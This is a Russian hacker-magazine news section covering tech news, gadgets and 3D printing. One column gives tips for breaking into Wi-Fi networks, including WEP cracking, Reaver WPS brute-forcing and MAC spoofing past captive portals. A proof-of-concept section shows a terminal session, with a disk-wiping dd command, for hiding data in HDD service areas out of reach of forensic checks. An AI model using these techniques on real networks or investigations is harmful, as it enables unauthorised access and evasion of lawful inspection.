На Reddit регулярно проводят своеобразные интервью с известными личностями, так называемые сессии вопросов-ответов «Ask Me Anything» (спросите меня о чем угодно). Интервьюерами выступают сами пользователи (в комментах), которым гости отвечают в режиме более или менее реального времени. На этот раз пообщаться с публикой решил Билл Гейтс, к которому можно относиться по-разному, но недооценивать его вклад в наше с тобой сегодня трудно. Вот некоторые интересные моменты разговора:

В: Вы все еще программируете, если да, то на каком языке?
О: Не так много, как хотелось бы. Я пишу на C, C# и немного на Basic. Удивительно, но новые языки так и не привели к упрощению программирования. Было бы здорово, если бы школьники знакомились с программированием.
В: Насколько правдоподобен фильм «Пираты Кремниевой долины» (известный фильм о становлении компании Apple и Microsoft) и то, как там изобразили вас?
О: Меня там показали довольно точно (в фильме, естественно, показан харизматичный. — Прим. ред.).
В: Назовите самую дешевую вещь, которая может вас порадовать.
О: Дети. Чизбургеры. Онлайн-курсы MIT.
В: А где вы находите дешевых детей?
О: Их приносит аист.
В: Осталось ли еще хоть что-то, что бы вы хотели сделать в этой жизни?
О: Сделать так, чтобы она не заканчивалась.



Билл Гейтс много рассказывал о деятельности их совместного с женой благотворительного фонда «Фонд Билла и Мелинды Гейтс», а также сказал, что, если бы не появились микропроцессоры, он, возможно, занялся бы медициной или теоретической математикой.



ЗОМБИ-АПОКАЛИПСИС ОТ ХАКЕРОВ

УДАЧНЫЙ ПРАНК НЕ НА ШУТКУ НАПУГАЛ ОБЫВАТЕЛЕЙ

Неизвестные взломали американскую телестанцию KRTV (систему экстренного оповещения) и объявили на несколько районов Монтаны о начале зомби-апокалипсиса. В эфире появилась бегущая строка, а голос за кадром сообщил: «Тела мертвых встают из могил и атакуют живых людей». Как сообщается в местной газете, минимум четыре жителя города Грейт-Фоллс обратились за разъяснениями в полицию.

В 1938 году более изощренным образом провернул аналогичный трюк знаменитый режиссер Орсон Уэллс («Гражданин Кейн»). Накануне Хэллоуина на радио была запущена целая передача в новостном жанре, основанная на книге «Война миров» Герберта Уэллса. Часовой новостной сюжет подавался эпизодами, прерывая другие программы на радиостанции (как и полагается срочной новостной сводке), в которых сообщалось, что марсиане начали высаживаться в пригородах Нью-Джерси. В программу приглашались вымышленные эксперты и репортеры, вещавшие непосредственно с места событий. Естественно, многие купились на изощренную «утку».

Впрочем, размеры всеобщей паники могли быть преувеличены газетчиками, желавшими показать, что, хотя радио (относительно новый для того времени канал информации) и способно оповещать оперативнее печатных СМИ, обеспечить такую же достоверность оно не в силах. Ничего не напоминает?



→ **Публика принимает Windows 8 даже хуже, чем Vista.** Спустя три месяца после релиза «восьмерку» нашли лишь на 2,26% ПК (по данным Net Applications).



→ **Медаль для бойцов кибер-фронта учредило Минобороны США.** Знак отличия получил название Distinguished Warfare Medal (медаль за выдающееся ведение войны).




→ **Похоже, iCloud фильтрует контент по ключевым словам.** Так, обнаружилось, что файл со словами «barely legal teens» («подростки слегка за 18») не желает отправляться с iCloud на почту.



→ **Создатель Minecraft Маркус Персон** уже заработал более 100 миллионов долларов, но не знает, что с этим делать. На Reddit он признался, что все это «weird as fuck» :).

АВТОМАТ ПО ПРОДАЖЕ BITCOIN


ПОКУПАТЬ КРИПТОВАЛЮТУ СКОРО БУДЕТ ВОЗМОЖНО ГДЕ УГОДНО






Создатели автомата надеются, что скоро такие «банкоматы» будут размещаться в отелях, барах, на остановках транспорта и вообще — всюду. Ведь криптовалюта дорожает, завоевывает все больше доверия. Например, часть сотрудников Archive.org согласились получать зарплату в BC.

Несмотря на прогнозы злопыхателей, виртуальная валюта BitCoin живее всех живых и стремительно развивается. В свете последних успехов криптоденег, не так уж удивительно появление автомата, принимающего деньги бумажные и меняющего их на BitCoin. Такой девайс создали американцы Зак Харви и Мэтт Уитлок, дав ему незамысловатое название The Bitcoin Machine. Принцип работы «биткоиномата» таков: понадобится установить биткоин-клиент для Android на смартфон или планшет, сгенерировать QR-код кошелька и поднести экран устройства к камере The Bitcoin Machine. Ну и, конечно, понадобятся обычные бумажные деньги. Необычный «банкомат» работает на базе компьютера Raspberry Pi и от любой беспроводной сети. Он распознает QR-код и перечислит нужное количество биткоинов на соответствующий кошелек. Зачисление денег происходит немедленно после того, как в приемник банкомата поступили бумажные долларовые купюры, по текущему курсу BTC/USD. После этого банкомат показывает QR-код со ссылкой для проверки транзакции.



→ **Оказалось, что Microsoft Office 2013** нельзя перенести на другой комп. Даже в случае поломки или модификации. Лицензия этого не предусматривает. Совсем.



→ **Магазин Android-приложений Yandex.Store** запустила компания «Яндекс». Площадка содержит более 50 тысяч приложений, все проверены «Антивирусом Касперского».

732$ МИЛЛИОНА — НОВЫЙ ШТРАФ MICROSOFT

→ Власти Евросоюза оштрафовали Microsoft за то, что в Windows 7 SP1 отсутствует экран выбора браузера. Напомним, что по решению от 2009 года компания обязана давать европейцам такую возможность во всех версиях Windows. Microsoft объяснила происшествие ошибкой при подготовке сервис-пака. Кстати, говорят, что факап мелкомягких вскрылся по наводке Google.

500 МИЛЛИОНОВ ДОЛЛАРОВ НА ДИАЛАПЕ


→ Парадоксально, но факт — на диалапе до сих пор можно зарабатывать деньги. Этим успешно занимается компания AOL, некогда один из крупнейших провайдеров США. Согласно квартальному отчету, диалап приносит компании примерно полмиллиарда долларов за полугодие! Больше, чем остальные сервисы, вместе взятые.

КАК МОЖНО ПОДКЛЮЧИТЬСЯ К ГИГАБИТНОМУ WI-FI УЖЕ СЕЙЧАС?

АДАПТЕРЫ ДЛЯ ПОДКЛЮЧЕНИЯ К 802.11AC ОТ ASUS

Чуть больше года прошло между первой демонстрацией домашних устройств, поддерживающих стандарт 802.11ac, и уже в февральском номере мы рассказывали тебе о роутере ASUS RT-AC66U. Мощнейшая железка, позволяющая тебе организовать дома гигабитный Wi-Fi. Роутер построен на базе RT-N66U, одного из лучших устройств на рынке, поэтому ожидаемо, что он стал только круче. Остается только одно «но»: а что по новому стандарту уже можно подключить к AC66U? Ну, кроме другого AC66U. Оказывается, почти все — нужно только иметь правильный «ключик». Точнее, один из двух ключиков.

Александр Расмус
rasmus@real.xakep.ru



ДЛЯ ДЕСКТОПОВ: ASUS PCE-AC66
Внешняя двухдиапазонная антенна подключается через адаптер к разъему PCI Express. Внушительная конструкция обеспечивает подключение на скорости до 1,3 гигабит в секунду. Антенна при этом крепится прямо к корпусу компьютера. В целом — хорошее решение для HTPC и файловых серверов, до которых по какой-то причине нельзя дотянуться проводом.

ДЛЯ НОУТБУКОВ: ASUS USB-AC53
Адаптер в виде USB-адаптера, обеспечивающий подключение на скорости 867 мегабит в секунду. Адаптер может стоять в подставке или крепиться к крышке ноутбука с помощью специальной прищепки. Также в комплекте — USB-удлинитель.

«ЖЕЛЕЗНЫЕ» ВЕСТИ ИЗ СТАНА GOOGLE


ОЧКИ GOOGLE GLASS И «ХРОМБУК» ПРЕМИУМ-КЛАССА

В стане «корпорации добра» все время что-то происходит, но последний месяц был особенно богат на заметные события. И главным из них стал ноутбук Chromebook Pixel. Новинка поразительна тем, что это ноутбук стоимостью от 1300 долларов, но работающий по-прежнему на основе Chrome OS — гипертрофированного браузера, непригодного для запуска сколь-нибудь мощных приложений или игр.

Как отмечают авторы Gizmodo и The Verge, получившие новинку на обзор, это один из самых совершенных ноутбуков на сегодняшний день. Дизайн новинки напоминает Apple и некоторые корпоративные ноутбуки HP и Dell — устройство выполнено в корпусе из анодированного алюминия. Сенсорный (!) дисплей диагональю 13" имеет разрешение 2560 × 1700 пикселей (соотношение сторон 3:2) и обеспечивает плотность пикселей 239 PPI. Для сравнения, раз уж мы вспомнили Apple, 13-дюймовый и 15-дюймовый MacBook Pro с дисплеем Retina выдают 227 и 220 PPI соответственно. Базируется все это богатство на двухъядерном Intel Core i5 (1,8 ГГц), графике Intel HD Graphics 4000 и комплектуется ОЗУ в объеме 4 Гб (DDR3). Новинка выходит в двух версиях: с накопителем на 32 Гб и поддержкой только Wi-Fi и с накопителем на 64 Гб, с поддержкой Wi-Fi с LTE. Стоимость моделей составляет 1299 и 1449 долларов соответственно. Покупателям устройства также предоставляется 1 Тб места в сервисе Google Drive бесплатно на три года, раз уж основной принцип Chrome OS — это «облачность». Стоит сказать, что без ноутбука терабайт пространства в Google Drive обойдется в 1800 баксов за три года. Обзоры новинки почти в унисон заключают: «Это отличный ноутбук, который никто не купит».

> *Взаимодействие с Google Glass преимущественно осуществляется с помощью голосовых команд (хотя Брин говорил и о сенсорном управлении)*

Внятно объяснить логику Google с этим продуктом не удалось еще никому. Отличное железо и по меньшей мере рискованная программная платформа. Конечно, с учетом того, что в США дела с LTE обстоят лучше, идея облачной системы не выглядит так утопично, как это было бы в России, но западные обозреватели тоже не прониклись идеей. «Кажется, Google не заметила важную тенденцию для гаджетов последних лет. Не имеет значения начинка устройства, важно то, что оно умеет делать, важна экосистема», — пишут в Gizmodo. Стартовал и проект Google Glass, обзаведшийся сайтом: google.com/glass/start. Согласно слухам, Google определилась с ценой и датой выхода очков дополненной реальности — устройство, скорее всего, появится в продаже в конце текущего года и будет стоить менее 1500 долларов.



Chromebook Pixel — прекрасная игрушка для гиков. Помимо прочего, новинка оснащена клавиатурой с подсветкой, стеклянным тачпадом, HD-веб-камерой и защищена стеклом Gorilla Glass. Пока настораживает лишь ценник.

01



ФАЙЛООБМЕННИК MEGA ПЛАТИТ ЗА УЯЗВИМОСТИ

→ Обещанная Кимом Доткомом программа поощрения за найденные дырки уже заработала. Обменник предлагает до 10 000 евро за баг (в зависимости от его сложности и потенциала). Имеются и первые результаты — только за первую неделю работы программы было обнаружено семь уязвимостей.


02



ЗА АВТОРОМ CRYPTOCAT СЛЕДЯТ СПЕЦСЛУЖБЫ

→ Надим Кобейсси — автор Cryptocat сообщил в блоге, что за ним следят. Оказалось, Cryptocat вдруг попытался подключиться к Канадской службе разведки и безопасности. Кобейсси подозревает, что виной тому бекдор, но решил не поднимать панику, позже даже удалив пост.

03



В МЕТРО НЕ БУДЕТ ХАЛЯВНОГО WI-FI

→ Ни один из сотовых операторов не захотел принять участия в аукционе за право развернуть в московском метро бесплатную сеть Wi-Fi, потратив на это не менее 1,3 миллиарда рублей. В «Мегафоне» осторожно пояснили, что «условия аукциона не обеспечивают окупаемость проекта».



31,98 %

КОМПЬЮТЕРОВ В МИРЕ ЗАРАЖЕНЫ

→ Компания PandaLabs опубликовала традиционный годовой отчет. Согласно документу, почти треть всех ПК мира инфицированы той или иной малварью. Хуже всего дела обстоят в Китае: там «болеет» 54,89% машин. Зато самые «чистые» компы в Швеции, Швейцарии и Норвегии, там показатель заражений всего 20–21%.





КОЛОНКА СТЁПЫ ИЛЬИНА

ПРО БЕСПЛАТНЫЙ WI-FI

Мне довольно часто приходится быть в разъездах, и поиск работающего Wi-Fi часто превращается в занудный квест. С многочисленными хотспотами возникают бесконечные неполадки. Иной раз кажется, что нормальный инет — это слишком высокое требование к гостинице/кафе. Очень часто с этой проблемой ничего не сделаешь, однако есть несколько лайфхаков, которые могут быть полезными в охоте на Сеть.

К ОТКРЫТОМУ ХОТСПОТУ ПРОИСХОДИТ ПОДКЛЮЧЕНИЕ, НО ИНЕТ НЕ РАБОТАЕТ.
Очень часто в сети не работает DHCP-сервер. Устройство не может получить IP-адрес и другие сетевые параметры, поэтому ничего не работает — достаточно посмотреть сетевые настройки, чтобы понять это. Соответственно, если прописать их вручную, то все часто начинает работать. Но где их взять? Можно перебрать самые распространенные варианты вроде IP-адреса 192.168.0.x, маски 255.255.255.0 и шлюза 192.168.0.1, но это не наш метод. Лучше всего запустить на ноуте сниффер Kismet (www.kismetwireless.net) и посмотреть параметры других клиентов, которые уже работают в этой сети. Кстати, ничто не мешает послушать эфир даже не с ноута (особенно сложно это делать с девайса на винде), а со смартфона. Уже давно существуют версии Intercepter-NG (intercepter.nerf.ru) для iOS/Android.

В СПИСКЕ ТОЧЕК ДОСТУПА НАХОДИТСЯ СЕТЬ, ЯВНО ПРЕДНАЗНАЧЕННАЯ ДЛЯ ГОСТЕЙ (СЛОВА «FREE», «GUEST» В НАЗВАНИИ), ОДНАКО НИКТО НЕ МОЖЕТ ПОДСКАЗАТЬ КЛЮЧ.
Не буду рассматривать вариант пробрутфорсить WPA/WPA2-ключ — на ноутбуке с дискретной картой это сложно (не говоря о том, что весь процесс довольно геморный). На деле по-прежнему попадаются точки, защищенные WEP, — в этом случае ключ подбирается за считаные минуты. Но если WEP все же редкость, то чего по-прежнему в изобилии, так это роутеров с включенным механизмом WPS. В прошлом году мы подробно рассказывали о том, что он хорошо поддается брутфорсу. В этом случае при помощи утилиты Reaver (code.google.com/p/reaver-wps) можно довольно быстро получить все необходимые данные для подключения к сети. Рекомендую также прогу WPScrackGUI (sourceforge.net/projects/wpscrackgui) — GUI-надстройку для Reaver, в которой имеется небольшая предопределенная база PIN, соответствующих первым шести символам MAC-адреса точки доступа (у производителя часто есть свой код по умолчанию, с которого лучше начать перебор).

Более того, если у тебя есть физический доступ к роутеру, то можно воспользоваться WPS в штатном режиме (с помощью PIN-кода, написанного на роутере или с помощью WPS-кнопки). Эта технология как раз и предназначена для того, чтобы упростить установку соединения :).

ТОЧКА ДОСТУПА ОТКРЫТАЯ, НО ПОДКЛЮЧЕНИЕ ОСУЩЕСТВЛЯЕТСЯ ЧЕРЕЗ WELCOME-СТРАНИЦУ ПРИ ПОМОЩИ КЛЮЧА. ПРОБЛЕМА – КЛЮЧ РАБОТАЕТ ТОЛЬКО НА ОДНОМ УСТРОЙСТВЕ.
Бывают ситуации, когда сессия жестко привязывается к MAC-адресу устройства. Это особенно обломно, когда подключился к хотспоту с мобильного телефона, а потом нужно сделать что-то с ноута. Если дополнительный ключ найти не удается, то единственный способ — поменять на ноуте MAC-адрес (предварительно отключив от сети смартфон, разумеется). Под виндой в этом поможет Technitium MAC Address Changer v6 (tmac.technitium.com), в Linux и OS X это делается прямо из консоли.

ХОТСПОТ ПРЕДОСТАВЛЯЕТ БЕСПЛАТНЫЙ ИНЕТ, НО ТОЛЬКО НА 15–30 МИНУТ.
Существует целый ряд условно-бесплатных хотспотов, когда некоторое время интернетом можно пользоваться бесплатно, но потом тебе будет предложено заплатить. Привязка, как правило, осуществляется по MAC, имени хоста и иногда к хедерам браузера. Соответственно, если с ними «поиграть», то легко можно представиться новым клиентом и получить дополнительный лимит.

ХОТСПОТ ПРЕДЛАГАЕТ УСТАНОВИТЬ КОРНЕВОЙ СЕРТИФИКАТ.
Это не хак про получение инета, но важный нюанс при использовании открытых хотспотов. Очень тебе рекомендую поднять свой собственный VPN (например, на базе бесплатного инстанса в Amazon EC2) и пускать весь свой трафик в зашифрованном виде. Более того, я уже несколько раз встречал предложение добавить корневой SSL-сертификат на смартфон. Думаю, ты понимаешь, что означает такое действие пользователя: владельцы хотспота в этом случае получают возможность слушать твой SSL-трафик. Никогда на такие предложения не соглашайся. ⌶



Proof-of-Concept

ЗАПИСЬ ИНФОРМАЦИИ В СЕРВИСНЫЕ РАЗДЕЛЫ HDD

ЧТО ЭТО ТАКОЕ

Во всех жестких дисках есть так называемые сервисные разделы. Производитель записывает туда программы для обслуживания диска: модули SMART, модули раннего обнаружения ошибок, модули самодиагностики и так далее. Туда же дублируется информация с потенциально сбойных секторов на диске. Сервисные разделы не следует путать с другими скрытыми областями диска, такими как DCO (Device configuration overlay) и HPA (Host Protected Area), поскольку те предназначены для других целей.

Информация в сервисных разделах находится вне адресного пространства LBA и недоступна с помощью стандартных ATA-команд. Запись и чтение осуществляются специфичными для каждого производителя командами и специальным программным обеспечением. В большинстве случаев специфичные для вендора команды держатся в секрете, но зачастую производитель выпускает утилиты для работы с сервисными разделами. Один из примеров — программа wdidle3.exe (bit.ly/d7Vg7Q) от компании Western Digital и ее опенсорсный аналог idle3-tools (bit.ly/REsXhH). Еще один пример — программа HDDHackr (bit.ly/XOPF8c) для модификации записей в системных разделах HDD тех же самых Western Digital.

На жестких дисках существуют и другие резервные области, в которые можно записать информацию. Это флеш-память (обычно около одного мегабайта), неиспользуемые секторы за пределами LBA, а также дорожки, доступ к которым теоретически можно получить с помощью неиспользуемых головок, имеющихся в HDD.

ЗАЧЕМ ЭТО НУЖНО

Во-первых, иногда требуется просто скрыть информацию от беглого осмотра. Например, при въезде в США на таможне проверяют содержимое всех электронных носителей. Правоохранительные органы могут затеять такую проверку для своих нужд, но обычно она не идет дальше сканирования общедоступных секторов на диске. Никто не пытается проникнуть в сервисные разделы — криминалисты до сих пор не сообразили, что их можно приспособить для хранения информации.

Во-вторых, запись информации в сервисные разделы — это использование бонусного дискового пространства. Объем дискового пространства, которое выделяется под сервисные разделы, может быть разным. Например, в диске WD2500KS-00MJB0 семейства Hawk объемом 250 Гб (прошивка 02AEC) в сервисные разделы записывается две копии файлов, по 6 Мб каждая. Под разделы выделяется примерно 23 Мб (64 трека по 720 секторов на каждом) на каждой стороне пластины. В этой модели HDD шесть поверхностей пластин (головки с 0 по 5), но копия сервисных файлов записывается только на двух из них (головки 0 и 1), а остальные четыре области резервируемого пространства остаются неиспользуемыми. Таким образом, общий объем резервируемого места составляет около 141 Мб, из них занято 12 Мб.

Для сравнения: в модели WD10EACS-00ZJB0 на 1 Тб с восемью поверхностями (головки с 0 по 7) общий объем резервируемого места составляет около 450 Мб, из них занято всего лишь 52 Мб, по 26 Мб на каждой из двух поверхностей (головки 0 и 1). То есть мы на «халяву» получаем почти 400 Мб дискового пространства. Почему бы не использовать этот бонус?

КАК ЭТО РАБОТАЕТ

Информация в сервисных разделах важна для работы устройства, так что производитель обычно записывает ее в нескольких копиях для сохранности. Повреждение этой информации ведет к потере работоспособности диска. Кстати, некоторые профессиональные программы для восстановления HDD, такие как Ace Laboratory PC3000, способны вернуть неработающие диски к жизни, восстановив информацию в сервисных разделах.

Запись информации в сервисные разделы возможна только с помощью специального программного обеспечения, которое использует фирменные команды для доступа к этим разделам.

Израильский специалист Ариэль Беркман (Ariel Berkman) из компании Recover Information Technologies написал статью (bit.ly/ZBGD2v) о работе с сервисными отделами HDD, а также выложил PoC-код программы (bit.ly/UXpBcC) для записи 94 Мб информации в сервисный отдел диска Western Digital 250GB Hawk. На этом диске примерно 141 – 12 = 129 Мб свободного дискового пространства в сервисных разделах. Чтобы гарантировать неприкосновенность системной информации, PoC-программа записывает случайно сгенерированный набор данных (с рассчитанным MD5-хешем для проверки надежности записи) только в те области, которые должны быть свободными на каждой поверхности: 4 × 64 × 720 × 512 байт.

Автор предупреждает, что его концептуальный код может привести к потере данных и порче HDD, так что использовать программу можно исключительно на свой страх и риск.

ЗАПИСЬ ИНФОРМАЦИИ В СЕРВИСНЫЙ РАЗДЕЛ

```
root@Shafan1:~/SA# dd if=/dev/urandom count=↵
184320 > random-file ; md5sum random-file
184320+0 records in 184320+0 records out
94371840 bytes (94MB) copied, 12.8187s, 7.4MB/s
0baca7245e1efa160512a6217c13a7b0 random-file
root@Shafan1:~/SA# ./SA-cover-poc -p 0x0170 ↵
-w ./random-file
using port address: 0x0170
Model: WDC WD2500KS-00MJB0
S/N: WD-WCANK5391702
F/W Ver: 02.01C03
LBA24:268435455 LBA48:488397168
Service area sectors-per-track (720)
Service area tracks (64)
Num of heads(6)
Unused reversed space (94371840 bytes)
writing head(2) track(-1)
....
writing head(5) track(-64)
root@Shafan1:~# dd if=/dev/zero of=/dev/sdb ↵
bs=1M
dd: writing '/dev/sdb': No space left on device
238476+0 records in 238475+0 records out
250059350016 bytes (250GB) copied, 4732.86s, ↵
52.8MB/s
root@Shafan1:~/SA# ./SA-cover-poc -p 0x0170 ↵
-r after-dding-dev-zero
using port address: 0x0170
Model: WDC WD2500KS-00MJB0
S/N: WD-WCANK5391702
F/W Ver: 02.01C03
LBA24:26843 5455 LBA48:488397168
Service area sectors-per-track (720)
Service area tracks (64)
Num of heads(6)
Unused reversed space (94371840 bytes)
reading head(2) track(-1)
....
reading head(5) track(-64)
root@Shafan1:~/SA# md5sum after-dding-dev-zero ↵
0baca7245e1efa160512a6217c13a7b0 ↵
after-dding-dev-zero
```






Илья Илембитов
ilembitov@real.xakep.ru

ПОЧЕМУ РЕВОЛЮЦИЯ 3D-ПРИНТЕРОВ ЕЩЕ НЕ НАСТАЛА, НО УЖЕ ПОРА ПОДКЛЮЧАТЬСЯ

НОВАЯ ЭПОХА DIY

Планируя материал о 3D-печати, мы столкнулись со своего рода дежавю. Представь себе, что потребовалось бы, чтобы написать в 1992–1993 году специальный выпуск «Все о Linux», и помножь этот кошмар на страх подвигнуть читателя на пустую трату денег (линукс-то хотя бы бесплатный был), и ты поймешь проблему. Мы не можем сказать тебе сейчас: пойди и купи вот этот принтер. Слишком рано. Но мы расскажем тебе, почему это интересно и с чего можно начать уже сейчас.




Когда заходит речь о 3D-принтерах, я вспоминаю любимый комикс Transmetropolitan. Его главный герой Иерусалим Спайдер использовал машину, которая преобразовывала мусор в любые продукты, начиная от очков в стиле Google Glass и заканчивая медикаментами. Не сомневаюсь, что, прочитав это, ты подумаешь «чувак, да это было еще у %имя твоего любимого фантаста%». Прости, я, наверно, не читал. Но смысл в том, что это происходит уже сейчас, на самом деле.

Впрочем, все началось еще до трансметрополитана и твоего любимого фантаста — считается, что первый 3D-принтер был запущен в продажу еще в середине 80-х годов компанией 3D Systems. Основатель компании и изобретатель технологии Чарльз Халл позиционировал свое детище как инструмент прототипирования. В качестве заготовки для печати использовалась емкость с фотополимеризующимся веществом, которое кристаллизировалось в нужную форму под воздействием ультрафиолетового излучения. С тех пор появлялось множество новых способов 3D-печати, использовавших различные материалы (пластик, металл, гипс или даже бумагу), менялись способы нанесения вещества, конструкция устройства. Ключевых момента два — возможность использовать для производства чертеж, а не заготовленную форму (которую ведь тоже где-то нужно изготовить) и получение продукта путем накопления материала, а не выточки его из болванки.

Все это значительно упростило создание как прототипов, так и, в отдельных случаях, самих продуктов. Системы для трехмерной печати используются для изготовления эскизов, деталей и целых изделий в инженерных и архитекторских бюро. Тридцать лет технология совершенствовалась и находила применение в самых различных областях от стоматологии и хирургии до ювелирного дела — но, увы, и стоимость таких машин измерялась в сотнях тысяч долларов. Поэтому Уоррена Эллиса и твоего любимого фантаста конкретно бесило одно жирное «но» — эта технология была абсолютно недоступна для домашнего применения или хотя бы мелкосерийного производства. По большому счету, она остается непригодной для рядовых пользователей и сегодня, но произошло главное — в этом направлении начало многое делаться.

«Я могу придавать материи 25 тысяч форм. И я не твоя долбаная пепельница»



INFO

Создатели Printrbot обещают, что сборка их набора займет до шести часов. Увы, пока прошло слишком мало времени, чтобы мы столкнулись с кем-нибудь, кто мог бы это подтвердить. Но с учетом того, что цена самой простой модели начинается с 400 долларов за кит и с 500 долларов за собранную модель, интерес явно будет.

Основа основ

ТЕХНОЛОГИЯ ПЕЧАТИ

Основная технология, которая используется домашними принтерами, — это так называемая печать экструзивным методом (Filament Deposition Printing). Тонкий пруток из пластика послойно наносится экструдером-соплом в расплавленном виде согласно чертежу. Для этого пруток должен быть равномерной толщины и откалиброван под характеристики сопла, а также не содержать примесей и грязи в материале. Поэтому проще всего покупать расходники под конкретный принтер, поэтому же желательно брать более-менее распространенную модель.

ИСХОДНЫЕ МАТЕРИАЛЫ

Для печати прутком используется в основном два материала:



АБС (акрилонитрилбутадиенстирол)
Непрозрачный материал, застывает при температуре 90–103 градуса по Цельсию. Продукт нефтепереработки. Эластичный и ударопрочный — из него делаются, например, кубики Lego.

ПЛА (полилактид)
Существует как в прозрачном, так и в непрозрачном виде. Это биоразлагаемый полимер (хотя, по отзывам бывалых, разложение происходит явно не так быстро, как принято считать), производят его из биологического сырья (кукуруза, сахарный тростник). Отличается более низкой температурой затвердевания (около 60 градусов по Цельсию). Также материал обеспечивает более высокое качество печати и меньшее количество артефактов. Однако сам по себе он более хрупкий, чем АБС-пластик.

